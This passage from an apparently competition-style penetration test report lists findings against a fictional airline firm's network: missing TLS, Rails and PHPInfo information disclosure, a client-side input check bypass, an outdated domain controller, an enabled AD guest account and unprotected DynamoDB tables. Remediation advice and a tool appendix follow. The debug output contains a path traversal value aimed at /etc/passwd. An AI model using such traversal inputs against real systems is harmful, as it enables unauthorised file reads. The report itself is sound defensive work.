
The output from the XSS in the Javascript console

6.0.0 SSL/TLS Not Implemented			
Web Application		**Risk**	**CVSS**
Likelihood	High	**MEDIUM**	**4.0**
Impact	Medium		
CVSS String	CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N/E:P/RL:O/RC:C		
Affected Scope	10.0.0.33 10.0.0.100 10.0.20.100 10.0.20.101 10.0.20.102 10.0.20.103		
Description	Many of the web applications found on the RAKMS network utilized HTTP and not encrypted HTTPS via SSL/TLS.		
Business Impact	This vulnerability could potentially lead to the stealing of sensitive credentials, such as bank account credentials, and being able to view confidential files and information that are accessed on the network. As a result, a large amount of harm could be inflicted on RAKMS customers and sensitive company information can be exfiltrated.		
Technical Impact	A malicious party can perform Man in the Middle (MITM) attacks and intercept network traffic sent over these web applications.		
Compliance Violations	*Violations*		
Remediation	Implementing SSL/TLS on all of the applications and implementing the HTTP Header: Strict-Transport-Security which forces all traffic to be upgraded from HTTP to HTTPS. According NIST standards, the supported TLS version should be 1.2 configured with FIPS-based cipher suites.		

Steps to Reproduce

Visiting any of the aforementioned web applications and performing normal operations on the website. This unencrypted traffic can also be observed with the browser Developer Tools and viewing the Network tab.


Proof



6.0.0 Information Disclosure in Tram-Ops Web Application			
Web Application Vulnerability		**Risk**	**CVSS**
Likelihood	High	**Low**	**3.1**
Impact	Low		
CVSS String	N/A		
Affected Scope	10.0.20.100		
Description	The Tram-Ops web application leaks sensitive web application information to the user when the site has a 404 error. Whenever a 404 occurs, the application shows a debug panel with all the routes in the server, the parameters associated with them, a stack trace of the current error, as well as environment variables in the current request.		
Business Impact	This allows an attacker to build up a profile against the particular web application, or use any of the information gained from the disclosure to further attack infrastructure.		
Technical Impact	An attacker can read sensitive information about the environment that the web application is in without any authentication.		
Remediation	To remediate this issue, the ruby on rails server must be run in production deployment mode so that none of the debug error http responses occur. With the production configuration enabled, no information disclosure will be available to a user when invoking an error on the site.		
Steps to Reproduce			
1.) Browse to http://10.0.200.100:3000 2.) Go to any endpoint that does not exist for the application such as "/notarealendpoint" 3.) The response will show the full information disclosure in the browser			

Proof


Template is missing
Missing template docs/index, application/index with {:locale=>[:en], :formats=>["../../../../../etc/passwd{{"], :variants=>[], :handlers=>[:raw, :erb, :html, :builder, :ruby, :coffee, :jbuilder]}. Searched in: * "/tram-ops/app/views"
Extracted source (around line #3):
class DocsController < ApplicationController
def index
render :index
$render file:"#{Rails.root}/public/docs.erb"
end
end
Rails.root: /tram-ops
Application Trace | Framework Trace | Full Trace
app/controllers/docs_controller.rb:3:in `index'
Request
Parameters:
None
Toggle session dump
Toggle env dump
Response
Headers:
None




6.0.0 Information Disclosure in Flight Monitor Dashboard			
Web Application Vulnerability		**Risk**	**CVSS**
Likelihood	High	**LOW**	**3.1**
Impact	Low		
CVSS String	N/A		
Affected Scope	10.0.0.100		
Description	The Flight Monitor page that RAKMS uses to show users arriving and departing flights had an information disclosure that allowed unauthenticated users to read more information than presented in the table including internal flight id's, model of aircraft, and more.		
Business Impact	This vulnerability allows malicious attackers to exfiltrate data they are not authorized to read which could open the possibility of data being used to impersonate RAKMS by scammers or to escalate other		

	attack vectors.
Technical Impact	An attacker can read information through an HTTP request that is not meant to be accessible to users.
Remediation	The recommended fix for this vulnerability would be to only pass as much data as needed to the web application so there is no information that can be leaked to the public. In this case, only send the fields in the JSON object that correspond to the various headers in the flight information table displayed on the site.

Steps to Reproduce

1.) Browse to 10.0.0.100 and intercept the request
2.) Send the request and save the response into a file
3.) Base64 decode the response and all the information for each flight will be stored in JSON object

Proof



6.0.0 **PHPInfo() Information Disclosure**			
Web Application Vulnerability		**Risk**	**CVSS**
Likelihood	High		

Impact	Low	**LOW**	**3.0**
CVSS String	N/A		
Affected Scope	10.0.200.43		
Description	Any user can access the PHPInfo() of the machine through a publicly accessible and easily discoverable file located on the device.		
Business Impact	N/A		
Technical Impact	An attacker can gain enormous amounts of information on the machine including the PHP and Operating System versions, environment settings, configurations settings, and internal IP addresses.		
Compliance Violations	*Violations*		
Remediation	The info.php file should be removed to prevent any bad actors from getting the information on this page and leveraging it to exploit a otherwise undiscoverable vulnerability.		
Steps to Reproduce			
1.) Opening a web browser and typing 10.0.200.43/info.php.			
Proof			


6.0.0 Logic Bypass on CANICLES Terminal			
Web Application Vulnerability		**Risk**	**CVSS**
Likelihood	High	**LOW**	**2.8**
Impact	Low		
CVSS String	N/A		
Affected Scope	10.0.200.43		
Description	The input of the CANICLES Terminal Passenger lookup search is limited to only allow numbers to be inserted into the lookup. However, this is security mechanism is implemented client-side and can easily be bypassed to place any character such as special symbols and any alphanumeric character.		
Business Impact	N/A		
Technical Impact	A security mechanism implemented on the CANICLES terminal can be bypassed. Depending on how the input is processed server-side, this input may be now used to eventually lead to a SQL injection or command injection vulnerability.		

Remediation	The same security mechanism should be implemented server-side and any inputs sent that contain non-numeric characters should be ignored and display an error message.

Steps to Reproduce

1.) Opening a browser and typing: 10.0.200.43/index.php?id=<enter any character>

Proof




6.0.0 Outdated Windows Version on SkyControl01			
Windows Vulnerability		**Risk**	**CVSS**
Likelihood	Low	**LOW**	**1.1**
Impact	Low		
CVSS String	N/A		
Affected Scope	10.0.0.5		
Description	SkyControl01, which functions as the Domain Controller, is running a very outdated version of Windows. This could lead to any number of vulnerabilities and bugs.		
Business Impact	Vulnerabilities and bugs in the Domain Controller could lead to issues with the whole network, which could lead to downtime with flights, issues with credit card systems, and more.		
Technical Impact	Outdated versions of Windows are responsible for the vast majority of security incidents in corporate environments. This could result in syncing issues with the various computers the DC is controlling, as well as allowing attackers to disrupt nearly all IT services on Windows computers within the RAKMS network.		
Compliance Violations	PCI-DSS (5) - Protect all systems against malware and regularly update anti-virus software or programs. TSA Cybersecurity Directive (4) - Reduce the risk of exploitation of unpatched systems through the application of security patches and updates for operating systems, applications, drivers and firmware on critical cyber systems in a timely manner using a risk-based methodology. SOC 2 (3) - System operations—controls that can monitor ongoing		

	operations, detect and resolve any deviations from organizational procedures.
Remediation	Go to the Windows Update center, apply any and all relevant Windows Updates.

Steps to Reproduce

N/A

Proof




6.0.0 Active Directory Guest Account Enabled			
Active Directory		**Risk**	**CVSS**
Likelihood	High	**LOW**	**1.0**
Impact	Low		
CVSS String	N/A		
Affected Scope	corp.kkms.local		
Description	The Active Directory Guest user account was enabled, and had permissions to access several Active Directory resources, including the Exchange Server. Although it does not have many permissions on its own, the Guest account can be used as a foothold for several more serious vulnerabilities such as EternalRomance.		
Business Impact	The enabled Guest account can give unauthenticated users access to domain resources. These resources could include directory listings, contacts, and potentially even business data. The Guest account can also allow unauthenticated users to send emails to domain users through the Exchange server at CESSNA-EXCHANGE, which could allow for internal phishing opportunities.		
Technical Impact	By using the Guest account, unauthenticated users can make LDAP queries, access several SMB shares, and run more complex attacks.		
Compliance Violations	PCI-DSS (8) - Identify and authenticate access to system components PCI-DSS (10) - Track and monitor all access to network resources and cardholder data TSA Cybersecurity Directive (2) - Create access control measures to secure and prevent unauthorized access to critical cyber systems		

	SOC 2 Compliance (1) - Access controls—logical and physical restrictions on assets to prevent access by unauthorized personnel.
Remediation	Disable the “Guest” account on the Domain Controller using Active Directory Users and Computers

Steps to Reproduce

Go to Active Directory Users and Computers on SkyControl01, verify that the Active Directory Guest account is enabled.

Proof




6.0.0 Missing Backups			
AWS		**Risk**	**CVSS**
Likelihood	Low	**Informational**	**N/A**
Impact	High		
CVSS String	N/A		
Affected Scope	AWS DynamoDB		
Description	There are no backups of the AWS DynamoDB tables.		
Business Impact	Business operations and services that rely on the DynamoDB tables may be interupted in the case of a failure.		
Technical Impact	If the production database were to be deleted or fail, there would be no backup records that can be rolled back to.		
Remediation	Enable the AWS Backup Service to regularly backup the DynamoDB tables.		

Steps to Reproduce

1.) Run `aws dynamodb list-backups`

Proof



6.0.0 Improper Data Protection Measures			
AWS		**Risk**	**CVSS**
Likelihood	Low	**Informational**	**N/A**
Impact	Critical		
CVSS String	N/A		
Affected Scope	AWS DynamoDB		
Description	The AWS DynamoDB tables are configured with "DeletionProtectionEnabled" disabled.		
Business Impact	A malicious user can delete a delete a DynamoDB table, causing a disruption to business operations.		
Technical Impact	A malicious user can delete application data, causing the tools requisition service to not function as intended.		
Remediation	Enable the "DeletionProtectionEnabled" feature to prevent rogue user accounts from deleting database tables.		
Steps to Reproduce			
1.) Run `aws dynamodb describe-table –table-name {TABLE_NAME}`			
Proof			

[redacted] [~/aws]
```
└─# aws dynamodb describe-table --table-name requisitions
{
    "Table": {
        "AttributeDefinitions": [
            {
                "AttributeName": "reqID",
                "AttributeType": "S"
            }
        ],
        "TableName": "requisitions",
        "KeySchema": [
            {
                "AttributeName": "reqID",
                "KeyType": "HASH"
            }
        ],
        "TableStatus": "ACTIVE",
        "CreationDateTime": "2024-01-10T22:48:01.890000-05:00",
        "ProvisionedThroughput": {
            "NumberOfDecreasesToday": 0,
            "ReadCapacityUnits": 1,
            "WriteCapacityUnits": 1
        },
        "TableSizeBytes": 323,
        "ItemCount": 5,
        "TableArn": "arn:aws:dynamodb:us-east-1:677302527522:table/requisitions",
        "TableId": "433aca5b-cd4c-40c3-9d4a-a43067a9e733",
        "DeletionProtectionEnabled": false
    }
}
```

[redacted] [~/aws]
```
└─# aws dynamodb describe-table --table-name toolinfo
{
    "Table": {
        "AttributeDefinitions": [
            {
                "AttributeName": "name",
                "AttributeType": "S"
            }
        ],
        "TableName": "toolinfo",
        "KeySchema": [
            {
                "AttributeName": "name",
                "KeyType": "HASH"
            }
        ],
        "TableStatus": "ACTIVE",
        "CreationDateTime": "2024-01-10T22:48:01.766000-05:00",
        "ProvisionedThroughput": {
            "NumberOfDecreasesToday": 0,
            "ReadCapacityUnits": 1,
            "WriteCapacityUnits": 1
        },
        "TableSizeBytes": 1216,
        "ItemCount": 20,
        "TableArn": "arn:aws:dynamodb:us-east-1:677302527522:table/toolinfo",
        "TableId": "19857ea5-3397-4e9b-aac1-2e98edb471f6",
        "DeletionProtectionEnabled": false
    }
}
```


7. Appendix

7.1 Pentest Methodology - MITRE ATT&CK

Finals-XX utilizes the **MITRE ATT&CK framework** as a basis for our pentesting methodology. MITRE ATT&CK is very well known and widely used in the cybersecurity field to identify possible attack vectors that threat actors may use. It includes, but is not limited to: initial access, privilege escalation, credential access, and lateral movement.

MITRE PRE-ATT&CK:
PRE-ATT&CK focuses on the stages of the attack lifecycle that occur before a specific adversary actively engages with a target network. It encompasses the initial stages of the cyber kill chain, such as reconnaissance and weaponization.

MITRE ATT&CK:
This section covers the tactics, techniques, and procedures (TTPs) employed by adversaries after they have gained initial access to a target network. It is organized into matrices that represent various platforms (e.g., Windows, Linux, macOS) and detail the tactics and techniques associated with each.



[1] MITRE ATT&CK Graphic

[1] https://blogs.infoblox.com/wp-content/uploads/mitre-attack-1.png

7.2 Pentest Methodology - OWASP

Finals-XX uses the **OWASP Web Security Testing Guide (WSTG)** as a guideline for testing security controls in RAKMS web applications outlined in our scope. The WSTG is developed collaboratively by the OWASP community, allowing for continuous improvement and updates based on evolving security challenges. Furthermore, the guide includes practical scenarios, examples, and techniques to simulate real-world attack scenarios and help testers understand how vulnerabilities may be exploited.

The **OWASP Top 10** is also considered when assessing web applications. This list is regularly updated and contains the ten most critical web application security risks. Published by the Open Web Application Security Project (OWASP), this list aims to raise awareness about common vulnerabilities that can be exploited by attackers and to guide organizations in prioritizing their efforts to secure web applications.

[2]OWASP Chart

[2] https://evalian.co.uk/wp-content/uploads/2022/04/OWASP-Top-10-Evalian-768x755.png

7.3 Vulnerability Classification - CVSS v3

Finals-XX uses the Common Vulnerability Scoring System (CVSS)[3] during the engagement to classify the severity level of each vulnerability. The CVSS is a common, industry standard scale that calculates the severity of a vulnerability based on various factors such as attack complexity, impact, and scope. More specifically, CVSS v3 is utilized, a standard that was implemented in 2019 and better evaluates factors better than its predecessors such as feasibility of attack and scope. The score ranges from 5 broad classifications (Critical, High, Medium, Low, and Informational) based on the mentioned factors and a provides a quantitative description of a vulnerability's impact with a number ranging (0.0-10.0). In order to rate the system, previously assigned CVSS scores given to exploited CVEs or an industry standard calculator was utilized.

CVSS Chart[4]

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is

[3] https://www.first.org/cvss/v3.0/specification-document
[4] https://github.com/hmaverickadams/TCM-Security-Sample-Pentest-Report

		provided regarding items noticed during testing, strong controls, and additional documentation.

7.2 Tools

1. Metasploit

Description: Open Source Pentesting framework which contains modules for running exploits, post-exploitation, and the Meterpreter shell payload
Version Number: 5
Source: https://gitlab.com/kalilinux/packages/metasploit-framework

2. Burp Suite

Description: Web Application Pentesting tool which can provide a proxy to intercept and modify website requests, perform fuzzing on web endpoints, and create scope map of the victim website
Version Number: Community Edition - 2023.10.3.6
Source: https://portswigger.net/burp/communitydownload

3. Nmap

Description: Port scanning tool that can be used to enumerate vulnerable services. Contains a scripting engine for checking misconfigurations and vulnerabilities
Version Number: 7.94
Source: https://gitlab.com/kalilinux/packages/nmap

4. Chisel

Description: Network Tunneling executable that provides a Client-Server functionality to pivot into internal subnets
Version Number: v1.9.1
Source: https://github.com/jpillora/chisel/releases

5. Dirbuster

Description: Web enumeration tool used to discover unknown files and directories by bruteforcing paths in a wordlist

Version Number: 1.0
Source: https://gitlab.com/kalilinux/packages/dirbuster

6. WinPEAS and LinPEAS

Description: Privilege escalation scripts to identify misconfigurations to obtain higher permissions in Windows and Linux systems respectively
Version Number: 20231126-a1ab960a
Source: https://github.com/carlospolop/PEASS-ng/releases

7. SQLMap

Description: Automated tool used to identify exploit SQL Injection vulnerabilities
Version Number: 1.7
Source: https://github.com/sqlmapproject/sqlmap/releases

8. CrackMapExec

Description: Versatile executable used for pentesting Windows and Active Directory environments
Version Number: 5.4.0
Source: https://gitlab.com/kalilinux/packages/crackmapexec

9. Hydra

Description: Password bruteforcer utilized for cracking login for multiple protocols including HTTP, FTP, SSH, and more
Version Number: 8.6
Source: https://gitlab.com/kalilinux/packages/hydra

10. BloodHound

Description: Active Directory enumeration tool used to identify misconfigurations in AD environments using a graph-based visualization
Version Number: 4.3.1

Source: https://github.com/BloodHoundAD